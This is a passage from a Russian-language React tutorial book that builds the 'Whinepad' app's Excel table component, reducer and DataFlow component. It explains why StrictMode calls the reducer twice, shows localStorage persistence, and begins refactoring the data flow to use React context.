    if (row[fields[f]].toString().toLowerCase().includes(needle)) {
      match = true;
    }
  }
  if (!match) {
    return null;
  }
}
```

И почему эта фильтрация выполняется здесь, а не в функции `reducer`? Это личный выбор, продиктованный в некоторой степени двойным вызовом редюсера, который React выполняет в строгом режиме.

Строгий режим React и редюсеры

Компонент `Excel` использует `reducer()` для различных способов обработки данных. В конце каждой обработки данных он совершает обратный вызов `onDataChange`, переданный компоненту. Именно так родители компонента `Excel` могут получать уведомления об изменениях данных.

```
function reducer(data, action) {
  // ...
  setTimeout(() => action.payload.onDataChange(data));
  return data;
}
```

А вот то, что было отображено в `<Discovery>`:

```
<Excel
  schema={schema}
  initialData={/* ... */}
  onDataChange={(data) => {
    console.log(data);
  }}
/>
```

Если вы протестируете компонент в открытой консоли, то увидите, что для каждого изменения в журнале есть две одинаковые записи (рис. 7.19).




Рис. 7.19. Два консольных сообщения после изменения "$2 Chuck" на "$2 Chucks"

Это происходит потому, что в строгом режиме во время разработки React вызывает ваш редюсер дважды. Если вы посмотрите на `index.js`, сгенерированный CRA, то все приложение обернуто в `<React.StrictMode>`:

```
ReactDOM.render(
  <React.StrictMode
    <App />
  </React.StrictMode>,
  document.getElementById('root')
);
```

Вы можете удалить оболочку:

```
ReactDOM.render(
  <App />,
  document.getElementById('root')
);
```

Теперь в консоли будет только одно сообщение журнала.

Этот двойной вызов React помогает вам обнаружить засорение в вашем редюсере. Редюсер должен быть чистым: при одних и тех же данных должен возвращать одинаковые результаты. Это отличная (опять же только для разработчиков) функция, и вы должны остерегаться засорений. Как только вы создадите свое приложение, больше не будет никаких двойных вызовов.

При записи изменения в журнал наличие мусора допустимо. Но в других случаях это может быть недопустимо. Например, вы передаете массив редюсеру и он удаляет последний элемент массива перед возвратом массива. Возвращенный массив — тот же объект в памяти, и если вы снова передадите его редюсеру, то он удалит еще один элемент. Такое поведение — не то, что ожидается.

В следующей главе вы увидите другой способ (с использованием *контекстов*) взаимодействия между родительскими и дочерними компонентами, помимо свойств обратного вызова, которые вы видели до сих пор. Это поможет избежать проблемы двойного вызова. Тем не менее в образовательных целях и для простых обратных вызовов (например, `<Dialog onAction...>`) использование свойств вполне подходит, поэтому будем применять их еще некоторое время.

«Зачем нужен тайм-аут?» — спросите вы. Всякий раз, когда установлено свойство Timeout для фактического тайм-аута более 0 миллисекунд, есть вероятность, что это обходной путь. Этот код не является исключением, и он связан опять же с обменом данными между родителями и потомками. Мы обсудим и исправим это в главе 8.

Как видите, мы обнаружили интересную проблему, связанную с редюсерами и строгим режимом. И в будущем вы будете знать, где искать потенциальные проблемы с редюсерами в ваших приложениях. Если вы заметили, что что-то не так, и похоже, что что-то происходит дважды, быстрое упражнение по отладке — удалить `<React.StrictMode>` и посмотреть, исчезнет ли проблема. Если да, то пришло время еще раз взглянуть на ваши редюсеры.

Небольшие вспомогательные функции Excel

Теперь вернемся к `Excel`. На данном этапе разработка отображения завершена. Пришло время взглянуть на несколько функций, которые вы видели закомментированными в начальном листинге кода, а именно на функцию `reducer()` и вспомогательные функции `sort()`, `showEditor()`, `save()` и `handleAction()`.

Функция sort()

На самом деле мы уже обсуждали функцию `sort()`. Это обратный вызов для щелчка на заголовках таблиц:

```
function sort(e) {
  const column = e.target.dataset.id;
  if (!column) {
    return;
  }
  const descending = sorting.column === column
    && !sorting.descending;
  setSorting({column, descending});
  dispatch({type: 'sort', payload: {column, descending}});
}
```

Общая задача состоит в том, чтобы выяснить, что произошло (пользователь щелкнул на заголовке, каком именно?), затем обновить состояние (вызвать функцию `setSorting()`, предоставляемую методом `useState()` для рисования стрелок сортировки) и путем вызова метода `dispatch()` передать событие для обработки редюсеру. Задача редюсера — выполнить фактическую сортировку.

Функция showEditor()

Еще одна короткая вспомогательная функция — `showEditor()`. Она вызывается, когда пользователь дважды щелкает на ячейке и изменяет состояние так, чтобы отображалось встроенное поле ввода:

```
function showEditor(e) {
  const config = e.target.dataset.schema;
  if (!config || config === 'rating') {
    return;
  }
  setEdit({
    row: parseInt(e.target.parentNode.dataset.row, 10),
    column: config,
  });
}
```

Поскольку эта функция вызывается для всех щелчков кнопкой мыши в любом месте таблицы (`<tbody onDouble Click={showEditor}>`), необходимо отфильтровать случаи, когда встроенная форма нежелательна, а именно рейтинг (без встроенного рейтинга элементов) и любое место в колонке действия. Колонки действий не имеют связанной конфигурации схемы, поэтому `!config` позволит исключить этот случай. Для всех остальных ячеек вызывается метод `setEdit()`, который обновляет состояние, идентифицирующее редактируемую ячейку. Поскольку данное изменение связано только с отображением, редюсер не участвует в этом процессе, и поэтому нет необходимости вызывать `dispatch()`.

Функция save()

Далее рассмотрим еще одну вспомогательную функцию — `save()`. Она вызывается, когда пользователь завершает редактирование и отправляет встроенную форму нажатием клавиши Enter (`<form onSubmit={save}>`). Подобно `sort()`, функции `save()` необходимо знать, что произошло (что было отправлено), а затем обновить состояние (вызывается метод `setEdit()`) и вызвать метод `dispatch()` для отправки события, чтобы функция `reducer()` обновила данные:

```
function save(e) {
  e.preventDefault();
  const value = e.target.firstChild.value;
  const valueType = schema[e.target.parentNode.dataset.schema].type;
  dispatch({
    type: 'save',
    payload: {
      edit,
      value,
      onDataChange,
      int: valueType === 'year' || valueType === 'rating',
    },
  });
  setEdit(null);
}
```

Определение `valueType` помогает редюсеру записывать в данные целые числа, а не строки, поскольку все значения формы приходят в виде строк из DOM.

Метод handleAction()

Далее рассмотрим метод `handleAction()`. Он самый длинный, но не слишком сложный. Этот метод должен обрабатывать три типа операций: удаление, редактирование и просмотр информации. Редактирование и просмотр информации близки по реализации, поскольку просмотр информации — это та же форма, что и для редактирования, только открываемая для чтения. Начнем с операции удаления:

```
function handleAction(rowidx, type) {
  if (type === 'delete') {
    setDialog(
      <Dialog
        modal
        header="Confirm deletion"
        confirmLabel="Delete"
        onAction={(action) => {
          setDialog(null);
          if (action === 'confirm') {
```

```
            dispatch({
              type: 'delete',
              payload: {
                rowidx,
                onDataChange,
              },
            });
          }
        }}>
        {`Are you sure you want to delete "${data[rowidx].name}"?`}
      </Dialog>,
    );
  }
  // TODO: редактирование и отображение информации
}
```

Щелчок кнопкой мыши на действии `Delete` открывает диалоговое окно компонента `<Dialog>` с вопросом Are you sure?, обновляя состояние с помощью вызова метода `setDialog()` и передавая компонент `<Dialog>` в качестве состояния диалога. Независимо от ответа (`onAction` диалога) диалоговое окно закрывается путем передачи нулевого диалогового окна (`setDialog(null)`). Но если действие было подтверждено, то редюсеру отправляется событие.

Если действие пользователя направлено на редактирование или просмотр строки данных, то создается новый `<Dialog>`, содержащий форму для редактирования. При простом просмотре данных форма будет доступна только для чтения. Затем пользователь может закрыть диалоговое окно, отказавшись от любых изменений (что является единственным вариантом при просмотре) или сохранив изменения. Сохранение означает еще одну отправку, которая включает ссылку на форму, чтобы редюсер мог собрать данные формы.

```
const isEdit = type === 'edit';
if (type === 'info' || isEdit) {
  const formPrefill = data[rowidx];
  setDialog(
    <Dialog
      modal
```

```
      extendedDismiss={!isEdit}
      header={isEdit ? 'Edit item' : 'Item details'}
      confirmLabel={isEdit ? 'Save': 'ok'}
      hasCancel={isEdit}
      onAction={(action) => {
        setDialog(null);
        if (isEdit && action === 'confirm') {
          dispatch({
            type: 'saveForm',
            payload: {
              rowidx,
              onDataChange,
              form,
            },
          });
        }
      }}>
      <Form
        ref={form}
        fields={schema}
        initialData={formPrefill}
        readonly={!isEdit}
      />
    </Dialog>,
  );
```

Функция reducer()

И наконец, всемогущий редюсер. Он похож на то, что вы уже видели в конце главы 4. Части сортировки и встроенного редактирования практически те же самые, фильтрация убрана и перенесена на отображение таблицы, и теперь есть возможность удалять строки и сохранять форму редактирования:

```
function reducer(data, action) {
  if (action.type === 'sort') {
    const {column, descending} = action.payload;
    return data.sort((a, b) => {
      if (a[column] === b[column]) {
        return 0;
    }
```

```
    return descending
      ? a[column] < b[column]
        ? 1
        : -1
      : a[column] > b[column]
        ? 1
        : -1;
    });
  }
  if (action.type === 'save') {
    const {int, edit} = action.payload;
    data[edit.row][edit.column] = int
      ? parseInt(action.payload.value, 10)
      : action.payload.value;
  }
  if (action.type === 'delete') {
    data = clone(data);
    data.splice(action.payload.rowidx, 1); }

  if (action.type === 'saveForm') {
    Array.from(action.payload.form.current).forEach(
      (input) => (data[action.payload.rowidx][input.id] =
        input.value),
    );
  }

  setTimeout(() => action.payload.onDataChange(data));
  return data;
}
```

Последние две строки уже обсуждались выше. Все остальное — это манипуляции с массивами. Редюсер вызывается с текущими данными и некоторой полезной нагрузкой, описывающей то, что произошло, и действует на основе этой информации.

Обратите внимание на то, что действие `delete` является единственным выполняющим клонирование исходного массива. Это относится к приведенному выше обсуждению о двойном вызове редюсера. Все остальные действия могут обойтись без изменения массива, поскольку у них есть точная информация о строке и столбце для изменения. Или, в случае сортировки, никакие

фрагменты данных не изменяются. Таким образом, если дважды попросить: «Пожалуйста, обновите столбец 1 во 2-й строке с помощью значения 2018», то каждый раз будет достигаться один и тот же эффект. Однако все строки являются просто элементами массива с индексом, начинающимся с нуля. Если у вас есть элементы с индексами 0, 1 и 2 и вы удаляете 1, то у вас есть 0, 1. И поэтому удаление элемента с индексом 1 дважды удаляет два элемента. Клонирование массива перед удалением решает эту проблему, создавая новый объект массива. Двойной вызов происходит оба раза с исходными данными, а не с данными, возвращенными первым вызовом, поэтому удаление элемента с индексом 1 оба раза выполняется из массива элементов с индексами 0, 1, 2. Такие мелкие детали, подобные этой, когда речь идет о сочетании строгого режима React и того, как объекты (а массивы тоже являются объектами) работают в JavaScript, могут вызвать проблемы. Поэтому будьте особенно внимательны при изменении массивов и объектов в ваших редюсерах.

На этом последний компонент приложения готов, и пришло время собрать их все вместе, чтобы создать работающее приложение.

ГЛАВА 8

Готовое приложение

Все компоненты нового приложения готовы и могут быть протестированы в инструменте исследования (http://localhost:3000/discovery). Теперь пришло время собрать их в работающее приложение (доступное в браузере по адресу http://localhost:3000/). На рис. 8.1 показан желаемый результат, когда пользователь загружает приложение в первый раз. Имеется одна строка данных по умолчанию, поступающих из образцов схемы, чтобы продемонстрировать пользователю назначение приложения.




Рис. 8.1. Загрузка готового приложения в первый раз

На рис. 8.2 показано диалоговое окно, которое появляется, когда пользователь нажимает кнопку + ADD WHINE.




Рис. 8.2. Добавление новой записи

На рис. 8.3 показано состояние приложения после того, как пользователь добавил еще одну строку.




Рис. 8.3. Две записи в таблице

Поскольку у вас уже есть заголовок, тело, табличный компонент `Excel` и компонент диалога, отображение — просто вопрос их сборки, например:

```
<div>
  <Header/>
  <Body>
    <Excel/>
    <Dialog>
      <Form/>
    </Dialog>
  </Body>
</div>
```

Затем основной задачей является установка правильных свойств для этих компонентов и обеспечение передачи данных между ними. Создадим компонент под названием `DataFlow`, который позаботится обо всем этом. Компонент `DataFlow` должен содержать все данные и передавать их в `<Excel>` и в `<Header>` (которому нужно знать количество записей для заполнителя поля поиска). Когда пользователь изменяет данные в таблице, `Excel` уведомляет родительский поток данных через свойство `onDataChange`. Когда пользователь добавляет новую запись с помощью диалогового окна в `DataFlow`, то обновленные данные передаются в `Excel` благодаря обратному вызову `onAction`. На рис. 8.4 показан этот поток данных в виде диаграммы.




Рис. 8.4. Поток данных (data)

Еще одна часть информации, которую должен передавать DataFlow, — это строка поиска filter, введенная в поле поиска заголовка. Компонент DataFlow берет ее из обратного вызова метода onSearch заголовка и передает в Excel в качестве свойства filter (рис. 8.5).




Рис. 8.5. Передача строки поиска (filter)

Наконец, DataFlow также отвечает за обновление localStorage, в котором всегда должны быть самые последние данные.

Обновленный App.js

Компонент <App> требует небольшого обновления. Он импортирует схему, затем ищет данные в localStorage. Если их нет, то он берет первый пример из схемы и использует его в качестве начальных данных. Затем отображает новый компонент DataFlow, передавая данные и схему:

```
import './App.css';
import Discovery from './components/Discovery';
import DataFlow from './components/DataFlow';
import schema from './config/schema';

const isDiscovery = window.location.pathname.
  replace(/\//g, '') === 'discovery';

let data = JSON.parse(localStorage.getItem('data'));
```

```
// данные примера по умолчанию, считываемые из схемы
if (!data) {
  data = [{}];
  Object.keys(schema).forEach((key) => (data[0][key] =
    schema[key].samples[0]));
}

function App() {
  if (isDiscovery) {
    return <Discovery />;
  }
  return <DataFlow schema={schema} initialData={data} />;
}

export default App;
```

Компонент DataFlow

Теперь, когда цели компонента `<DataFlow>` ясны и вы видите, как он используется в компоненте `<App>`, посмотрим, как его реализовать.

Общая структура, как и следовало ожидать, связана с импортом, экспортом и типами свойств:

```
import {useState, useReducer, useRef} from 'react';
import PropTypes from 'prop-types';

import Header from './Header';
import Body from './Body';
import Dialog from './Dialog';
import Excel from './Excel';
import Form from './Form';
import clone from '../modules/clone';

function commitToStorage(data) {
  // TODO
}
```

```
function reducer(data, action) {
  // TODO
}

function DataFlow({schema, initialData}) {
  // TODO
}

DataFlow.propTypes = {
  schema: PropTypes.object.isRequired,
  initialData: PropTypes.arrayOf(PropTypes.object).isRequired,
};

export default DataFlow;
```

Теперь посмотрим на комментарии `TODO`.

Первый требует для реализации только одной строки кода, которая принимает все, что ей передано (последние данные, вся суть приложения), и записывает в `localStorage`, чтобы использовать в следующем сеансе в том случае, если пользователь закроет вкладку браузера:

```
function commitToStorage(data) {
  localStorage.setItem('data', JSON.stringify(data));
}
```

Далее реализуем редюсер. Он отвечает только за два типа событий (действий):

- `save` создаст новую запись в данных, когда пользователь нажмет кнопку + ADD WHINE;
- `excelchange` обрабатывает любые изменения данных, поступающие из `Excel`. Это действие не изменяет данные, а просто фиксирует их в хранилище и в дальнейшем возвращает без изменений:

  ```
  function reducer(data, action) {
    if (action.type === 'save') {
  ```

```
      data = clone(data);
      data.unshift(action.payload.formData);
      commitToStorage(data);
      return data;
    }
    if (action.type === 'excelchange') {
      commitToStorage(action.payload.updatedData);
      return action.payload.updatedData;
    }
  }
```

Почему необходимо клонировать данные, прежде чем что-то в них добавлять (с помощью метода `unshift()` массива)? Дело в том, что в процессе разработки редюсер вызывается дважды (см. главу 7), в противном случае одна и та же запись была бы добавлена дважды.

Если редюсер такой простой, то действительно ли хороша идея использовать редюсер, а не состояние, когда речь идет об управлении данными? Скорее всего, нет. На самом деле альтернативная реализация, использующая только состояние, доступна в репозитории к книге как DataFlow1.js, и она немного короче по количеству строк кода. Потенциальное преимущество использования редюсера заключается в том, что его проще расширить, если в будущем ожидаются новые действия.

Углубимся в код тела функции, определяющей компонент `DataFlow`.

Тело компонента DataFlow

Аналогично тому, как `Excel` управляет своим состоянием, попробуем использовать комбинацию `useState()` и `useReducer()`. Задействуем редюсер для управления данными, поскольку он потенциально более сложный, а для всего остального будем использовать состояния. Состояние `addNew` — это переключатель, определяющий, отображать или нет диалоговое окно добавления,

а `filter` используется для строки, которую пользователь вводит в поле поиска:

```
function DataFlow({schema, initialData}) {
  const [data, dispatch] = useReducer(reducer, initialData);
  const [addNew, setAddNew] = useState(false);
  const [filter, setFilter] = useState(null);

  const form = useRef(null);

  function saveNew(action) {/* TODO */}

  function onExcelDataChange(updatedData) {/* TODO */}

  function onSearch(e) {/* TODO */}

  return (
    // TODO: отображение
  );
}
```

Ссылка на форму используется аналогично `Excel` в главе 7 в целях сбора данных из формы, показанной в диалоговом окне добавления.

Далее обратимся к `TODO` отображения. Его задача заключается в объединении всех основных компонентов (`<Header>`, `<Excel>` и т. д.) и передаче данных и обратных вызовов. Условно говоря, если пользователь нажимает кнопку Add, то действительно создается диалоговое окно `<Dialog>`.

```
return (
  <div className="DataFlow">
    <Header
      onAdd={() => setAddNew(true)}
      onSearch={onSearch}
      count={data.length}
    />
    <Body>
      <Excel
        schema={schema}
        initialData={data}
```

```
        key={data}
        onDataChange={(updatedData) =>
          onExcelDataChange(updatedData)}
        filter={filter}
      />
      {addNew ? (
        <Dialog
           modal={true}
           header="Add new item"
           confirmLabel="Add"
           onAction={(action) => saveNew(action)}>
           <Form ref={form} fields={schema} />
        </Dialog>
      ) : null}
    </Body>
  </div>
);
```

Остальные три комментария `TODO` относятся к вспомогательным функциям, и ни один из них не должен выглядеть сложным на данный момент.

Функция `onSearch()` получает на входе строку поиска из заголовка и обновляет состояние фильтра, которое (с помощью повторного отображения) передается в `Excel`, где оно используется для отображения только записей данных, удовлетворяющих условию фильтра:

```
function onSearch(e) {
 setFilter(e.target.value);
}
```

Функция `onExcelDataChange()` — тоже однострочная. Это обратный вызов, который принимает любые обновления данных из `Excel` и отправляет действие для обработки редюсером:

```
function onExcelDataChange(updatedData) {
  dispatch({
    type: 'excelchange',
    payload: {updatedData},
  });
}
```

Наконец, вспомогательная функция `saveNew()`, которая управляет диалоговыми действиями. Она безусловно закрывает диалоговое окно (устанавливая состояние `addNew`). И если оно не было просто закрыто, то функция собирает данные формы из диалогового окна и отправляет соответствующее действие сохранения для обработки редюсером.

```
function saveNew(action) {
  setAddNew(false);
  if (action === 'dismiss') {
    return;
  }

  const formData = {};
  Array.from(form.current).forEach(
     (input) => (formData[input.id] = input.value),
  );

  dispatch({
     type: 'save',
     payload: {formData},
  });
}
```

Работа выполнена

Итак, приложение готово. Вы можете собрать его, развернуть на ближайшем к вам сервере и сделать доступным для всего мира.

Как видите, задача состояла в том, чтобы создать все необходимые компоненты (глава 7), сделав их максимально маленькими и универсальными, а затем заставить их работать вместе, обрисовывая компоненты верхнего уровня (`Header`, `Body`, `Excel`) и обеспечивая передачу данных между дочерними и родительскими компонентами.

К настоящему моменту вы узнали об одном способе передачи данных с помощью свойств и обратных вызовов. Он допустим, но

может вызывать сложности в сопровождении по двум основным причинам:

- дочерние элементы могут стать глубоко вложенными, что приведет к длинным, неуклюжим цепочкам передаваемых свойств и обратных вызовов;
- если компоненту передается несколько обратных вызовов (когда в нем происходит много событий), то определение всех требуемых обратных вызовов вскоре теряет свою элегантность.

Свойства и обратные вызовы были первоначальным способом взаимодействия между компонентами в более ранних приложениях React, и во многих случаях он все еще используется. По мере развития React разработчики начали думать о том, как исправить возникшую сложность. Один из популярных подходов — использовать более глобальное хранилище данных, а затем предоставлять компонентам API для чтения и записи данных.

Рассмотрим этот пример (на основе предыдущих способов понимания того, как мы создаем приложения с помощью React) глубоко вложенного дочернего элемента, использующего обратный вызов для коммуникации между элементами:

```
// index.js
let data = [];
function dataChange(newData) {
  data = newData
}
<App data={data} onDataChange={dataChange} />

// <App> в app.js
<Body data={props.data} onDataChange={props.onDataChange} />

// <Body>
<Table
  data={props.data}
  onDataChange={props.onDataChange}
```

```
  onSorting={/* ... */}
  onPaging={/* ... */}
/>

// в <Table>
props.data.forEach((row) => {/* render */});
// позже в <Table>
 props.onDataChange(newData);
```

Теперь, используя какой-нибудь модуль хранения `Storage`, вы можете сделать следующее:

```
// index.js
<App />

// <App> в app.js
<Body />

// <Body>
<Table />

// в <Table>
const data = Storage.get('data');
data.forEach((row) => {/* render */});
// позже в <Table>
Storage.set('data', newData);
```

Согласитесь, что второй вариант выглядит гораздо чище и лаконичнее.

Изначально эта идея глобального хранения данных называлась *Flux*, и в мире открытого исходного кода появилось множество реализаций. Одна из них, библиотека под названием *Redux*, завоевала значительный интерес разработчиков. Другая реализация была частью первого издания этой книги. Сегодня та же идея является частью ядра React, и она реализована в виде *контекста* (context).

Посмотрим, как можно перейти ко второй версии приложения Whinepad, отказавшись от обратных вызовов в пользу контекста.

Whinepad v2

Чтобы начать работу с Whinepad v2, вам понадобится копия каталога whinepad без каталога node_modules/ (где хранятся все загруженные npm-зависимости) и без `package-lock.json`:

```
$ cd ~/reactbook/whinepad
$ rm -rf node_modules/
$ rm package-lock.json
```

Эти два артефакта являются артефактами установки вашего приложения, поэтому, когда вы распространяете приложение (например, делитесь с другими на GitHub или просто помещаете его в систему управления версиями исходного кода), они вам не нужны.

Скопируйте whinepad (v1), и вы готовы к v2:

```
$ cd ~/reactbook/
$ cp -r whinepad whinepad2
```

Установите зависимости в новом месте:

```
$ cd ~/reactbook/whinepad2
$ npm i
```

Начните CRA для разработки:

```
$ npm start .
```

Теперь перепишем приложение так, чтобы оно использовало контексты.

Контекст

Сначала нужно создать контекст. Это лучше всего сделать в отдельном модуле, чтобы его можно было использовать вместе с другими компонентами. А так как вполне вероятно, что у вас может

быть несколько контекстов, вы можете хранить их в отдельном каталоге, на одном уровне с /components и /modules.

```
$ cd ~/reactbook/whinepad2/src
$ mkdir contexts
$ touch contexts/DataContext.js
```

В DataContext.js немногое происходит, просто вызов для создания контекста:

```
import React from 'react';

const DataContext = React.createContext();

export default DataContext;
```

Вызов метода createContext() принимает значение по умолчанию. Оно предназначено в основном для тестирования, документирования и обеспечения безопасности типов. Предоставим значение по умолчанию:

```
const DataContext = React.createContext({
  data: [],
  updateData: () => {},
});
```

В контексте может храниться любое значение, но распространенным шаблоном является объект с двумя свойствами: с фрагментом данных и функцией, которая может обновлять данные.

Следующие шаги

Теперь, когда контекст создан, следующие шаги заключаются в использовании контекста там, где это необходимо в компонентах. Данные используются в Excel и в Header, поэтому эти два компонента нуждаются в обновлении. Кроме того, передача данных была реализована в DataFlow, и именно здесь необходимо внести больше всего изменений.

Но сначала нужно обновить и упростить `App.js`. В версии 1 именно там определялись начальные данные (или данные по умолчанию), которые затем передавались в качестве реквизитов в `<DataFlow>`. В версии 2 все управление данными будет происходить в `<DataFlow>`. Обновленный `App.js` выглядит немного «голым»:

```
import './App.css';
import Discovery from './components/Discovery';
import DataFlow from './components/DataFlow';

const isDiscovery = window.location.pathname.replace(/\//g, '')
=== 'discovery';

function App() {
  if (isDiscovery) {
    return <Discovery />;
  }
  return <DataFlow />; }

export default App;
```

Задача `DataFlow` состоит в том, чтобы определить исходные данные при загрузке приложения, обновить их в контексте и убедиться, что дочерние элементы `<Excel>` и `<Header>` могут получить данные из контекста. Дочерние элементы также должны иметь возможность обновлять данные. Это на удивление несложно, как вы скоро увидите, но сначала несколько слов о том, как поток данных в v2 будет отличаться от потока данных в v1.

Циклические данные

В версии v1 (также см. рис. 8.4) `Excel` управляет данными в своем состоянии. Это отличный способ создания автономных компонентов, которые можно поместить в любое место в любом приложении. Но родительский `DataFlow` также хранит данные в своем

состоянии, поскольку они должны быть общими для `Header` и `Excel`. Таким образом, есть два «источника истины», которые должны быть синхронизированы. Это было сделано с помощью передачи свойства данных из `DataFlow` в `Excel` и использования обратного вызова `onDataChange` для передачи данных из дочернего `Excel` к родительскому `DataFlow`. Вследствие этого создается циклический поток данных, что может привести к бесконечному циклу процесса отображения. Данные изменяются в `Excel`, что означает их повторное отображение. Компонент `DataFlow` получает новые данные с помощью обратного вызова `onDataChange` и обновляет свое состояние, а это значит, что он отображается и это вызывает повторное отображение `Excel` (он является дочерним).

React предотвращает это, игнорируя обновление состояния на этапе отображения. Именно поэтому в `Excel` потребовался хак `setTimeout` при вызове обратного вызова `onDataChange` в редюсере:

```
function reducer(data, action) {
  // ...
  setTimeout(() => action.payload.onDataChange(data));
  return data;
}
```

Это прекрасно работает. Тайм-аут позволяет React завершить отображение перед повторным обновлением состояния. Этот хак — цена, заплаченная за то, чтобы иметь полностью автономный `Excel`, который сам управляет собственными данными.

Изменим это в версии 2 и сделаем единый источник истины (данные в `DataFlow`). Это действие позволяет избежать использования хака, но имеет недостаток: `Excel` теперь нуждается в чем-то другом для управления данными. Это несложно, но для этого изменения требуется более сложная реализация тестовой области `<Discovery>`.

Предоставление контекста

Посмотрим, как можно использовать контекст `DataContext`, созданный с помощью `React.createContext()`. Основная работа, позволяющая это сделать, происходит в `DataFlow`, поэтому рассмотрим его версию 2.

Запрос контекста в `DataFlow.js`:

```
import schema from '../config/schema';
import DataContext from '../contexts/DataContext';
```

Получение начального состояния либо из хранилища, либо из примеров схемы может выполняться в верхней части модуля, даже не в теле функции `DataFlow`:

```
let initialData = JSON.parse(localStorage.getItem('data'));

// данные примера по умолчанию, считываемые из схемы
if (!initialData) {
  initialData = [{}];
  Object.keys(schema).forEach(
    (key) => (initialData[0][key] = schema[key].samples[0]),
  );
}
```

Данные хранятся в состоянии так же, как и раньше:

```
function DataFlow() {
  const [data, setData] = useState(initialData);
  // ...
}
```

Данные будут частью контекста. Ему также нужна функция для обновления данных. Эта функция определяется как встроенная в `DataFlow`:

```
function updateData(newData) {
  newData = clone(newData);
```

```
  commitToStorage(newData);
  setData(newData);
}
```

Обновить данные вы можете в три шага.

1. Клонируйте данные, чтобы они всегда оставались неизменными.
2. Сохраните их в `localStorage` для следующей загрузки приложения.
3. Обновите состояние.

Вооружившись данными и функцией их обновления `updateData`, остается сделать последний шаг — обернуть все дочерние элементы (`Excel` и `Header`), которым требуется контекст, в компонент *провайдера* (provider):

```
<DataContext.Provider value={{data, updateData}}>
  <Header onSearch={onSearch} />
  <Body>
    <Excel filter={filter} />
  </Body>
</DataContext.Provider>
```

Компонент провайдера `<DataContext.Provider>` доступен благодаря вызову `createContext()`, который создал `DataContext`:

```
const DataContext = React.createContext({
  data: [],
  updateData: () => {},
});
```

Провайдер должен установить значение свойства, которое может быть любым. В данном случае значение соответствует общему шаблону: «данные плюс способ изменения данных».

Теперь любой дочерний элемент компонента `<DataContext.Provider>`, такой как `<Excel>` или `<Header>`, может быть потребителем значения контекста, установленного *провайдером*. Потребление

осуществляется либо с помощью компонента `<DataContext.Consumer>`, либо с помощью хука `useContext()`.

Прежде чем приступить к рассмотрению потребления контекста, приведу полный листинг нового `DataFlow.js`. Полный код версии 2 Whinepad можно найти в каталоге whinepad2 репозитория книги.

```
import {useState} from 'react';

import Header from './Header';
import Body from './Body';
import Excel from './Excel';
import schema from '../config/schema';
import DataContext from '../contexts/DataContext';
import RouteContext from '../contexts/RouteContext';
import clone from '../modules/clone';

let initialData = JSON.parse(localStorage.getItem('data'));

// пример данных по умолчанию, считываемых из схемы
if (!initialData) {
  initialData = [{}];
